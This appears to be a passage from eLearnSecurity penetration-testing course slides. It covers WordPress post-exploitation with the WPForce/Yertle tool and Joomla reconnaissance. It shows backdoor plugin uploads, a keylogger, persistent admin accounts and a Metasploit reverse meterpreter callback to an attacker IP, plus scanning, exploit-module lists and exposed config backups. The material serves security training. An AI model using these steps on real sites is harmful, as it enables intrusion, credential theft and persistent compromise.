
WPForce

If all goes well, we should be presented with an interactive shell, which can be seen below:

```
root@tester:~/tools/WPForce# python yertle.py -u admin -p password1 -t http://fooblog.site --interactive
     _..---.--.     __   __        _   _
   .'\ __|/O.__)   \ \ / /__ _ __| |_| | ___
  /__.' _/ .-'_\    \ V / _ \ '__| __| |/ _ \.
 (____.'.-_\____)    | |  __/ |  | |_| |  __/
  (_/ _)__(_ \_)\_   |_|\___|_|   \__|_|\___|
   (_..)--(.._)'--'         ~n00py~
      Post-exploitation Module for Wordpress
                    v.1.1.0

Backdoor uploaded!
Upload Directory: bszloxv
os-shell> whoami
Sent command: whoami
daemon

os-shell> uname -a
Sent command: uname -a
Linux debian 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64 GNU/Linux
```

WPForce

If we browse to the servers' plugins directory, we can see our new plugin has been installed on the server as a randomly named ("bszloxv" in this case) plugin.



14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

Once we have our “os-shell>” on the web server, we can use the “help” command to see what options we have available:

```
os-shell> help

            Core Commands
            =============

                Command                 Description
                -------                 -----------
                ?                       Help menu
                beef                    Injects a BeEF hook into website
                dbcreds                 Prints the database credentials
                exit                    Terminate the session
                hashdump                Dumps all WordPress password hashes
                help                    Help menu
                keylogger               Patches WordPress core to log plaintext credentials
                keylog                  Displays keylog file
                meterpreter             Executes a PHP meterpreter stager to connect to metasploit
                persist                 Creates an admin account that will re-add itself
                quit                    Terminate the session
                shell                   Sends a TCP reverse shell to a netcat listener
                stealth                 Hides Yertle from the plugins page
```

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

From here, we have a number of commands that will help us in our post-exploitation activities including:

- Injecting a BeEF hook into the website. Useful for hooking any visiting user.
- Dumping the database credentials.
- Logging keystrokes (patches WordPress core and logs plaintext credentials)
- Executing a PHP meterpreter stager (great for upgrading our existing shell to a meterpreter shell)
- “Persist”. This will create a persistent administrator account.
- “Stealth”. This option will hide the “rogue” plugin from the plugins page.

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

Let's take a look at the "meterpreter" option and how we can quickly have the plugin connect back to a Metasploit instance for a meterpreter shell.

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

First, we should configure a listener in Metasploit, and a php meterpreter payload.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.13.71
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.13.71:4444
```

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

Next, from our Yertle “os-shell>” prompt, we run the “meterpreter” command, supply our listener IP address and Port. And we obtain a meterpreter shell from our Yertle shell.

```
os-shell> meterpreter
IP Address: 192.168.13.71
Port: 4444
Sending meterpreter stager to connect back to 192.168.13.71:4444

os-shell>
```

```
msf exploit(multi/handler) > [*] Sending stage (37775 bytes) to 192.168.13.70
[*] Meterpreter session 1 opened (192.168.13.71:4444 -> 192.168.13.70:59444) at 20
18-06-10 15:19:48 -0400

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter php/linux    daemon (1) @ debian  192.168.13.71:4444 -> 192.
168.13.70:59444 (192.168.13.70)
```

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

If we close our existing connection to the Yertle shell, we can always later access the server by running the Yertle.py script with the “-e” parameter which will allow us to reconnect to an existing shell by providing our plugin name as the value:

```
# python yertle.py -u admin -p password1 -t http://fooblog.site -e bszloxv
```

```
root@tester:~/tools/WPForce# python yertle.py -u admin -p password1 -t http://fooblog.site -e bszloxv
     _.----.--.     __   __          _    _
   .'\ __|/O.__)    \ \ / /__ _ __| |_| | ___
  /__.' _/ .-'_\     \ V / _ \ '__| __| |/ _ \.
 (____.'.-_\____)     | |  __/ |  | |_| |  __/
  (_/ _)__(_ \_)\_    |_|\___|_|   \__|_|\___|
   (_..)--(.._)'--'          ~n00py~
      Post-exploitation Module for Wordpress
                     v.1.1.0

os-shell> uname -a
Sent command: uname -a
Linux debian 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64 GNU/Linux
```

WPForce

As we can see, WPForce is an excellent tool for maintaining persistence to a server hosting WordPress, and for Post-Exploitation.

eLearnSecurity
Forging security professionals

Joomla

eLearnSecurity
Forging security professionals

14.3 Joomla

Joomla is another very popular Content Management System, similar to WordPress in that it provides an easy-to-use and manage web interface when it comes to content creation.

https://www.joomla.org/

14.3 Joomla

Similar to WordPress, it is also Open Source, written in PHP, and allows to easily add functionality to a site via what are known as “Extensions” or “Components”.

eLearnSecurity
Forging security professionals

14.3 Joomla

And similar to WordPress, vulnerabilities are often a result of poorly coded components, and sometimes, issues also arise from within the Core of the application itself.

eLearnSecurity
Forging security professionals

14.3 Joomla

In the slides that follow, we will cover the information gathering methodology, exploitation, post-exploitation and tools we can use to leverage our penetration testing process against Joomla sites, and highlight some of the various recent vulnerabilities that have been discovered in Joomla and its components.

eLearnSecurity
Forging security professionals

Information Gathering

eLearnSecurity
Forging security professionals

Joomla Version

One of the first steps in the information gather phase, as we already know, is to determine an application's version.

eLearnSecurity
Forging security professionals

14.3.1 Joomla – Information Gathering

Joomla Version

Having a good idea of the specific version an application is running helps us identify any known vulnerabilities within a particular application.

eLearnSecurity
Forging security professionals

Joomla Version

Although there are many tools that can help with this task, let's first cover a method we can use to manually determine a Joomla sites' version.

eLearnSecurity
Forging security professionals

14.3.1 Joomla – Information Gathering

Joomla Version

Most recent versions of Joomla contain a “joomla.xml” file within the “/administrator/manifests/files” directory, which is readable without authenticating to the application.

eLearnSecurity
Forging security professionals

14.3.1 Joomla – Information Gathering

Joomla Version

We can either manually view the joomla.xml file via a web browser and obtain the Joomla version:

fooblog.site/administrator/manifests/files/joomla.xml 80%

This XML file does not appear to have any style information associated with it. The document tree

```
- <extension version="3.6" type="file" method="upgrade">
    <name>files_joomla</name>
    <author>Joomla! Project</author>
    <authorEmail>admin@joomla.org</authorEmail>
    <authorUrl>www.joomla.org</authorUrl>
  - <copyright>
      (C) 2005 - 2018 Open Source Matters. All rights reserved
    </copyright>
  - <license>
      GNU General Public License version 2 or later; see LICENSE.txt
    </license>
    <version>3.8.8</version>
    <creationDate>May 2018</creationDate>
    <description>FILES_JOOMLA_XML_DESCRIPTION</description>
```

Joomla Version

Or, we can simply use the curl and grep commands to pull the version from the joomla.xml file with a regular expression, in the event you need to quickly script the process for querying multiple hosts.

```
# curl -s http://fooblog.site/administrator/manifests/files/joomla.xml \
        |grep "<version>" | grep -Po "(\d+\.)+\d+"
```

```
root@tester:~/tools/joomla# curl -s http://fooblog.site/administrator/manifests/files/joomla.xml \
> |grep "<version>" | grep -Po "(\d+\.)+\d+"
3.8.8
```

14.3.1 Joomla – Information Gathering

Joomla Version

We can extend that with a “for” loop to query a list of sites we have in a file we can call “sites.txt” for example:

```
# for i in $(cat sites.txt); \
        do curl -s $i/administrator/manifests/files/joomla.xml \
        |grep "<version>" | grep -Po "(\d+\.)+\d+"; done
```

```
root@tester:~# for i in $(cat sites.txt); \
> do curl -s $i/administrator/manifests/files/joomla.xml \
> |grep "<version>" | grep -Po "(\d+\.)+\d+"; done
3.8.8
root@tester:~#
```

14.3.1 Joomla – Information Gathering

PHP Version

We can quickly get the PHP version of the Joomla site by using Curl with the "-D" option to dump the response header information:

```
# curl -sSL -D - http://fooblog.site -o /dev/null
```

```
root@tester:~# curl -sSL -D - http://fooblog.site/index.php -o /dev/null
HTTP/1.1 200 OK
Date: Thu, 14 Jun 2018 01:34:30 GMT
Server: Apache
X-Powered-By: PHP/7.0.30
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: 9eaebc0d3178bd3a11bec2de0c2bf5e0=iju3lk3ud048knpg8od9tcc9p5; path=/; HttpOnly
X-Frame-Options: SAMEORIGIN
Vary: Cookie,Accept-Encoding
X-Mod-Pagespeed: 1.9.32.14-0
Cache-Control: max-age=0, no-cache
Content-Length: 10602
Content-Type: text/html; charset=utf-8
```

14.3.1 Joomla – Information Gathering

PHP Version

We can further refine our Curl request by piping the header output to the “grep” command for the “X-Powered-By” string in the web servers response:


```
# curl -sSL -D - http://fooblog.site -o /dev/null |grep "X-Powered-By"
```

```
root@tester:~# curl -sSL -D - http://fooblog.site/index.php -o /dev/null |grep "X-Powered-By"
X-Powered-By: PHP/7.0.30
```

14.3.1 Joomla – Information Gathering

PHP Version

This information can also be obtained by examining the applications' Response to a POST or GET request, using Burp Suite, as we can see with the "X-Powered-By" header.



14.3.1.1 Joomscan

Several tools also exist which can help us in our information gathering process for Joomla-based site.

eLearnSecurity
Forging security professionals

14.3.1.1 Joomscan

One of those tools is known as "Joomscan" and can be downloaded from the following GitHub URL:

https://github.com/rezasp/joomscan

https://github.com/rezasp/joomscan

14.3.1.1 Joomscan

Joomscan will automate the process of identifying the Joomla version, any vulnerabilities in the Core, locating the Administrator login page, and a number of checks we can find useful.

eLearnSecurity
Forging security professionals

14.3.1.1 Joomscan

We can use the following command to execute an initial Joomscan run:

```
# joomscan -u http://joomla.site
```

eLearnSecurity
Forging security professionals

14.3.1.1 Joomscan

We can see some example output from running this tool against an older version of Joomla, and that it has identified the version, in addition to the location of the Admin page and a number of potentially critical vulnerabilities.

```
[+] Detecting Joomla Version
[++] Joomla 3.4.4

[+] Core Joomla Vulnerability
[++] Joomla! 3.2.x < 3.4.4 - SQL Injection
EDB : https://www.exploit-db.com/exploits/38534/
```

```
[+] admin finder
[++] Admin page : http://joomla.site/joomla/administrator/

[+] Checking robots.txt existing
[++] robots.txt is not found
```

eLearnSecurity
Forging security professionals

14.3.1.2 Joomla Scan

Another tool which can help us identify components and other areas of the application which unauthenticated users might have access to is known as "Joomla Scan".

https://github.com/drego85/JoomlaScan

14.3.1.2 Joomla Scan

Once we've downloaded the tool, running it is straightforward with a command like the following:

```
# python joomlascan.py -u http://joomla.site/joomla
```

eLearnSecurity
Forging security professionals

14.3.1.2 Joomla Scan

Joomla Scan does a great job at identifying installed Joomla components and extensions which we can then use to conduct additional information gathering in regard to any related vulnerabilities.

```
-----------------------------------------
              Joomla Scan
   Usage: python joomlascan.py <target>
    Version 0.5beta - Database Entries 1197
         created by Andrea Draghetti
-----------------------------------------
No Robots file found
No Error Log found

Start scan...with 10 concurrent threads!
Component found: com_admin       > http://joomla.site/joomla/index.php?option=com_admin
         On the administrator components
         LICENSE file found      > http://joomla.site/joomla/administrator/components/com_admin/admin.xml
         Explorable Directory    > http://joomla.site/joomla/components/com_admin/
         Explorable Directory    > http://joomla.site/joomla/administrator/components/com_admin/
Component found: com_ajax        > http://joomla.site/joomla/index.php?option=com_ajax
         But possibly it is not active or protected
```

14.3.1.3 Extensions

One of the main Joomla components that will prove useful to understand is the concept of "Extensions" within Joomla.

https://extensions.joomla.org/

14.3.1.3 Extensions

Extensions are also sometimes referred to as “Components”.

eLearnSecurity
Forging security professionals


14.3.1.3 Extensions

Extensions are essentially “Plugins”, similar to WordPress, and can be downloaded, and quickly installed into a Joomla site from within the Joomla Administrator interface.

eLearnSecurity
Forging security professionals

14.3.1.3 Extensions

Joomla Plugin Installer Interface



14.3.1.3 Extensions

And similar to WordPress, extensions often introduce vulnerabilities into a Joomla installation.

eLearnSecurity
Forging security professionals

14.3.1.3 Extensions

As we saw previously with the Joomla Scan tool, we can enumerate many of the extensions installed on a Joomla site, which uses a built in “comptotestdb.txt” file which is essentially a database of well-known components and extensions.

eLearnSecurity
Forging security professionals

14.3.1.3 Extensions


```
# head -n 20 comptotestdb.txt
```

```
com_5starhotels
com_a3000
com_a6mambocredits
com_a6mambohelpdesk
com_aardvertiser
com_ab
com_ab_gallery
com_abbrev
com_abc
com_abook
com_about
com_abstract
com_acajoom
com_acctexp
com_aceftp
com_aclassf
com_aclassfb
com_aclsfgpl
com_acmisc
com_acooldebate
```

Forging security professionals

14.3.1.3 Extensions

Components are typically found with the “com_<component name>” naming format, and can usually be accessed via a URL, and are specified with the “option” parameter like the following:

```
http://joomla.site/joomla/administrator/index.php?option=com_simpleimageupload
```

eLearnSecurity
Forging security professionals

14.3.1.3 Extensions

Unfortunately, there is no “easy” way to enumerate every single extension or component within a Joomla installation (without having an administrator account), and the discovery of such, will likely require a database or file of known extension names, etc.

eLearnSecurity
Forging security professionals

14.3.1.3 Extensions

One thing we can do to obtain a recent list of vulnerable components, is to use the "searchsploit" tool which comes with Kali linux, and conduct a search for all components related to Joomla with a command like the following:

```
# searchsploit "Joomla" |grep "com_" |cut -f3 -d" "
```

https://github.com/offensive-security/exploit-database/blob/master/searchsploit

14.3.1.3 Extensions

With some minor cleanup in the resulting list, this will give us a good starting point in regard to which extensions or components to look for.

eLearnSecurity
Forging security professionals

14.3.1.3 Extensions


```
# searchsploit "Joomla" |grep "com_" |cut -f3 -d" "
```

```
com_K2
com_Marketplace
com_PHP
com_Projectfork
com_SimpleShop
com_abbrev
com_about
com_aclsfgpl
com_acmisc
com_acprojects
com_acstartseite
com_acteammember
com_actions
com_adagency
com_adds
com_adsmanager
com_agency
com_airmonoblock
```

14.3.1.3 Extensions

We can always add the list we obtain from searchsploit to the "Joomla Scan" `comptotestdb.txt` file, for additional extension or component checks.

eLearnSecurity
Forging security professionals

14.3.1.3 Extensions

Alternatively, we can modify the joomlascan.py code to use our custom list instead, as we can see that in line 29 of the script, it is defining the components database file to use.

```
20     print "-----------------------------------------"
21     print "                  Joomla Scan                  "
22     print "   Usage: python joomlascan.py <target>    "
23     print "    Version " + swversion + " - Database Entries " + str(len(dbarray))
24     print "         created by Andrea Draghetti       "
25     print "-----------------------------------------"
26
27
28 def load_component():
29     with open("comptotestdb.txt", "r") as f:
30         for line in f:
31             dbarray.append(line[:-1]) if line[-1] == "\n" else dbarray.append(line)
32
```

14.3.1.3 Extensions

Metasploit also contains several auxiliary modules we can use to enumerate plugins/extensions.

The "joomla_plugins" module can help with this task.

https://www.rapid7.com/db/modules/auxiliary/scanner/http/joomla_plugins

14.3.1.3 Extensions

Once the module options are configured, this module can help identify plugins or pages we might have missed through other methods.

```
msf auxiliary(scanner/http/joomla_plugins) > exploit

[+] Plugin: /joomla/?1.5.10-x
[+] Plugin: /joomla/?1.5.11-x-http_ref
[+] Plugin: /joomla/?1.5.11-x-php-s3lf
[+] Plugin: /joomla/?1.5.3-path-disclose
[+] Plugin: /joomla/?1.5.3-spam
[+] Plugin: /joomla/?1.5.8-x
[+] Plugin: /joomla/?1.5.9-x
[+] Plugin: /joomla/?j1012-fixate-session
[+] Plugin: /joomla/administrator/
[+] Plugin: /joomla/administrator/components/
[+] Plugin: /joomla/administrator/components/com_admin/
[+] Plugin: /joomla/administrator/index.php?option=com_djartgallery&task=editItem&cid[]
[+] Plugin: /joomla/administrator/index.php?option=com_searchlog&act=log
[+] Plugin: /joomla/components/com_banners/
```

14.3.1.3 Extensions

In addition to the “joomla_plugins” module, Metasploit offers a number of other useful information gathering and exploitation modules we should check against a Joomla site once we’ve identified the version of the web application.

```
Name                                                Disclosure Date  Rank       Description
----                                                ---------------  ----       -----------
auxiliary/admin/http/joomla_registration_privesc    2016-10-25       normal     Joomla Account Creation and Privilege Escalation
auxiliary/gather/joomla_com_realestatemanager_sqli  2015-10-22       normal     Joomla Real Estate Manager Component Error-Based SQL Injection
auxiliary/gather/joomla_contenthistory_sqli         2015-10-22       normal     Joomla com_contenthistory Error-Based SQL Injection
auxiliary/gather/joomla_weblinks_sqli               2014-03-02       normal     Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
auxiliary/scanner/http/joomla_bruteforce_login                       normal     Joomla Bruteforce Login Utility
auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner 2015-03-20    normal     Web-Dorado ECommerce WD for Joomla! search_category_id SQL Injection Scanner
auxiliary/scanner/http/joomla_gallerywd_sqli_scanner 2015-03-30      normal     Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
auxiliary/scanner/http/joomla_pages                                  normal     Joomla Page Scanner
auxiliary/scanner/http/joomla_plugins                                normal     Joomla Plugins Scanner
auxiliary/scanner/http/joomla_version                                normal     Joomla Version Scanner
exploit/multi/http/joomla_http_header_rce           2015-12-14       excellent  Joomla HTTP Header Unauthenticated Remote Code Execution
exploit/unix/webapp/joomla_akeeba_unserialize       2014-09-29       excellent  Joomla Akeeba Kickstart Unserialize Remote Code Execution
exploit/unix/webapp/joomla_comfields_sqli_rce       2017-05-17       excellent  Joomla Component Fields SQLi Remote Code Execution
exploit/unix/webapp/joomla_comjce_imgmanager        2012-08-02       excellent  Joomla Component JCE File Upload Remote Code Execution
exploit/unix/webapp/joomla_contenthistory_sqli_rce  2015-10-23       excellent  Joomla Content History SQLi Remote Code Execution
exploit/unix/webapp/joomla_contenthistory_sqli_rce  2015-10-23       excellent  Joomla Content History SQLi Remote Code Execution
exploit/unix/webapp/joomla_media_upload_exec        2013-08-01       excellent  Joomla Media Manager File Upload Vulnerability
exploit/unix/webapp/joomla_tinybrowser              2009-07-22       excellent  Joomla 1.5.12 TinyBrowser File Upload Code Execution
```

14.3.1.4 Content Discovery

For additional content discovery of a Joomla web application, (which also applies to any web application), we can use a tool known as "dirsearch" to discover directories and files, some of which might be useful, or sensitive in nature.

https://github.com/maurosoria/dirsearch

14.3.1.4 Content Discovery

We can run dirsearch against an application with a command line similar to the following:

```
# ./dirsearch.py -u http://joomla.site/joomla -e php -x403
```

eLearnSecurity
Forging security professionals

14.3.1.4 Content Discovery

This gives us a great place to start in regard to checking for files that might reveal information we can use to compromise the application.

```
Target: http://joomla.site/joomla

[11:08:43] Starting:
[11:08:47] 301 -  325B  - /joomla/administrator  ->  http://joomla.site/joomla/administrator/
[11:08:47] 200 -    5KB - /joomla/administrator/
[11:08:47] 200 -    5KB - /joomla/administrator/index.php
[11:08:48] 301 -  315B  - /joomla/bin  ->  http://joomla.site/joomla/bin/
[11:08:48] 200 -   31B  - /joomla/bin/
[11:08:48] 301 -  317B  - /joomla/cache  ->  http://joomla.site/joomla/cache/
[11:08:48] 200 -   31B  - /joomla/cache/
[11:08:48] 301 -  322B  - /joomla/components  ->  http://joomla.site/joomla/components/
[11:08:49] 200 -    0B  - /joomla/configuration.php
[11:08:50] 200 -    3KB - /joomla/htaccess.txt
[11:08:50] 301 -  318B  - /joomla/images  ->  http://joomla.site/joomla/images/
[11:08:50] 200 -   31B  - /joomla/includes/
```

14.3.1.4 Content Discovery

For instance, a robots.txt file could offer insight in regard to directories or obscured locations that might contain useful information.

joomla.site/joomla/robots.txt

```
User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
Disallow: /old_site/
Disallow: /sqltmp/
```

eLearnSecurity
Forging security professionals

14.3.1.4 Content Discovery

Many times, an administrator will create backups of a site while rolling out a new version, and might leave critical files on the webserver that pertain to a sites' initial configuration.

eLearnSecurity
Forging security professionals

14.3.1.4 Content Discovery

And in the previous example of the “robots.txt” file, sometimes browsing to those disallowed directories can lead to things like backups of the Joomla “configuration.php” or other critical files, which can reveal credentials to the database for example.

eLearnSecurity
Forging security professionals

14.3.1.4 Content Discovery

Backup of configuration.php file

joomla.site/joomla/old_site/

Index of /joomla/old_site

Name	Last modified	Size	Description
Parent Directory		-	
configuration.php.bak	17-Jun-2018 08:45	1.8K	

Apache/2.2.22 (Ubuntu) Server at joomla.site Port 80


configuration.php.bak

File Edit Search Options Help

```
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for
check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'Joomla';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysql';
        public $host = 'localhost';
        public $user = 'root';
        public $password = '[redacted]
        public $db = 'joomladb';
        public $dbprefix = 'z6lda_';
```

14.3.1.4 Content Discovery

Burp Suite's "Spider" function can also be useful in revealing things we might miss through manual identification of content:



14.3.1.4 Content Discovery

"phpinfo" files can also be helpful in identifying how the web server is configured, and what options are enabled in regard to the PHP configuration.

```
[11:08:52] 301 -  317B  - /joomla/media   ->  http://joomla.site/joomla/media/
[11:08:52] 301 -  319B  - /joomla/modules   ->  http://joomla.site/joomla/modules/
[11:08:53] 200 -   52KB - /joomla/phpinfo
[11:08:53] 200 -   52KB - /joomla/phpinfo.php
[11:08:53] 301 -  319B  - /joomla/plugins   ->  http://joomla.site/joomla/plugins/
[11:08:53] 200 -    4KB - /joomla/README
[11:08:53] 200 -    4KB - /joomla/README.txt
[11:08:53] 200 -  842B  - /joomla/robots.txt
```

14.3.1.4 Content Discovery

phpinfo.php

joomla.site/joomla/phpinfo.php

Directive	
allow_call_time_pass_reference	Off
allow_url_fopen	On
allow_url_include	Off
always_populate_raw_post_data	Off
arg_separator.input	&
arg_separator.output	&
asp_tags	Off
auto_append_file	*no value*
auto_globals_jit	On

14.3.1.4 Content Discovery

Another thing to check is if the Administrator login page is publicly accessible.

eLearnSecurity
Forging security professionals

14.3.1.4 Content Discovery

The “Administrator” interface can usually be found with the /administrator directory in the sites’ web root, and we can conduct dictionary attacks against this page as we’ll see in later slides.

eLearnSecurity
Forging security professionals

14.3.1.4 Content Discovery

Joomla Administrator Login Page

Joomla Exploitation

eLearnSecurity
Forging security professionals

14.3.2 Joomla - Exploitation

Once we've identified:

- Vulnerable Components/Extensions
- Joomla Version
- Administrator Interface
- Other potentially useful content

We can move into the Exploitation phase of the assessment.

eLearnSecurity
Forging security professionals

